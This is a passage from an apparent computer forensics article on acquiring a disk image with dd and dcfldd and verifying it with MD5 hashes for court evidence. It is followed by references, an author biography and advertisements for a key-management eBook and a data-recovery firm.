


Figure 5. *Using the dd command to capture disk image*




Figure 6. *Displaying the disk image evidence-dd on the target disk*

One important aspect of imaging a drive is to calculate the hash value of the image to ensure that no bit string has been altered. This is vital if we need to verify the integrity of the captured contents. Recall that altering a single bit string in an image can render the entire evidence invalid.

We can now calculate the hash of the image as follows:

```
md5sum evidence-dd > evidence-dd-hash
```

You can view the hash of the image by typing the command `cat evidence-dd-hash`




Figure 7. *Displaying the hash of the captured disk image*

It is always necessary to confirm that the hash of the captured disk image matches with the hash of the original disk. This can be done by issuing the command:

```
md5sum /dev/sdb > sdb-hash
```

as shown in Figure 8, the hashes match showing that the image contains the exact contents held on the original disk (see hash of disk image in Figure 7).

Figure 8. *Calculating and displaying the hash of the evidence disk*

You can also acquire an image of the evidence disk with the command `dcfldd`, which is an enhanced version of the `dd` command. This can be done as follows:

```
dcfldd if=/dev/sdb of=evidence-dcfldd hashlog=evidence-dcfldd-hash
```

The `dcfldd` command shows the number of blocks written during the image acquisition process.

After capturing the image, it can be verified with the command below:

```
dcfldd if=/dev/sdc vf=evidence-dd
```

The result should show a 'Total: Match' message as confirmation that the image reflects the contents of the original disk.

The captured image can then be analysed through metadata recovery processes as well as file carving to regain the contents of the original disk.

CONCLUSION


Investigating crimes or the misuse of computing resources is pertinent to the growth of computing environments. It is commonplace to see internal and external attacks on computing resources. Most of these attacks have financial implications in terms of control and recovery of the damages that might be caused during the attack process. When a crime is identified, it is not enough to point accusing fingers at an individual or organisation. There should always be a way to prove beyond reasonable doubt that the crime was actually committed by the accused or culprit.

Imaging a disk using the `dd` or `dcfldd` command copies the contents of the source disk bit-by-bit to the target location. In this way, all content of the source disk can be recovered including deleted files. The future of cyber crime investigation lies critically on the presentation of tangible evidence to show that there was an incident and that such an incident actually violated an established computer law. Evidence acquisition, therefore, paves the way for investigators, law enforcement agencies and experts in the field of cyber crime investigations to collect and preserve the required evidence needed for possible testimony procedure in court provided such a case is properly investigated.

REFERENCES

- Carrier, B. (2005) 'File System Forensic Analysis', 2005 Pearson Education, Inc., USA
- COUNCIL, P.O.F.W.C.B. (2008) 'Regulation of investigatory powers act 2000', Behaviour, 2007 pp.25.
- Electronic Privacy Information Center (2011) Electronic communications privacy act (ECPA). Available at: http://epic.org/privacy/ecpa/ (Accessed: 20 December 2012).
- Grobler, C.P.; Louwrens, C.P. (2010) "Digital Evidence Management Plan," Information Security for South Africa (ISSA), 2010, vol., no., pp.1,6, 2-4 Aug. 2010
- Karie, N.M.; Venter, H.S. (2013) "Towards a framework for enhancing potential digital evidence presentation," Information Security for South Africa, 2013, vol., no., pp.1,8, 14-16 Aug. 2013
- Legal Information Institute (2012) 18 USC § 1030 – fraud and related activity in connection with computers. Available at: *http://www.law.cornell.edu/uscode/text/18/1030* (Accessed: 20 December 2012).
- Legislation.gov.uk (1990) Computer misuse act 1990. Available at: *http://www.legislation.gov.uk/ukpga/1990/18/contents* (Accessed: 20 December 2012).
- Nelson, B.; Phillips, A.; Steuart, C. (2010) 'Guide to computer forensics and investigations', 2010 Course Technology, Cengage Learning, Boston
- Wilkinson, S. (2010) 'Good practice guide for computer-based electronic evidence', Association of Chief Police Officers.

ABOUT THE AUTHOR



Ayei Ibor is currently a Lecturer in Computer Science at Cross River University of Technology, Nigeria. He has been involved in training and awareness programmes in computer and information security for a couple of years now. He has an MSc in Computer Security and Forensics from the University of Bedfordshire, United Kingdom. With an experience of over seven years in computing ranging from programming to systems hardening, he is highly skilled in various areas of computing including systems administration, network security, programming/scripting, penetration testing, vulnerability management and ethical hacking. At the completion of his Master of Science degree, he won the Dean's Prize for the best overall performance in the Faculty of Creative Arts, Technologies and Science.

FREE eBOOK DOWNLOAD

ENCRYPTION KEY MANAGEMENT SIMPLIFIED


Learn the Fundamentals

What is encryption key management and do I need it?

Key management best practices

How to meet compliance regulations (PCI-DSS, HIPAA/HITECH, GLBA/FFIEC, etc.) with encryption key management

How encryption key management works on every platform including Microsoft SQL Server '08/'12, Oracle, and IBM i



DOWNLOAD THE eBOOK
townsendsecurity.com/eforensics

HACKERS DON'T BREAK ENCRYPTION. THEY FIND YOUR KEYS.

www.townsendsecurity.com

Townsend SECURITY

Burgess Consulting and Forensics

Data Recovery Experts *Saving Data for Decades*

We can find what you thought was lost forever!

We pioneered the field of data recovery in 1985 and have successfully recovered data for thousands of clients since then.

From spilled frappuccinos to fires, floods and just plain drive crashes – count on us to **save your computer's data**, whatever disaster befalls it.

From personal laptops to smart phones and corporate databases, we pride ourselves on finding data that others can't – on all types of digital media.

With a 90% **success** rate, chances are we can save **your** data too.

Since 1985 we have extracted data from **more than 15,000** hard disks and digital devices.

We can save your valuable data from Windows, Macintosh, Linux, cameras, smart cards, smart phones and most other digital media.

In 2004, the Pine Grove School library in Orcutt, California **burned to the ground**. We **recovered all** of the insurance and inventory **data**, enabling the school to rebuild.

Let us save your data.

Computer Forensics
Expert Witness Services
Data Recovery

Office: 805-349-7676
Fax: 805-349-7790
info@burgessforensics.com
1010 W. Betteravia Rd., Ste. E
Santa Maria, CA 93455 USA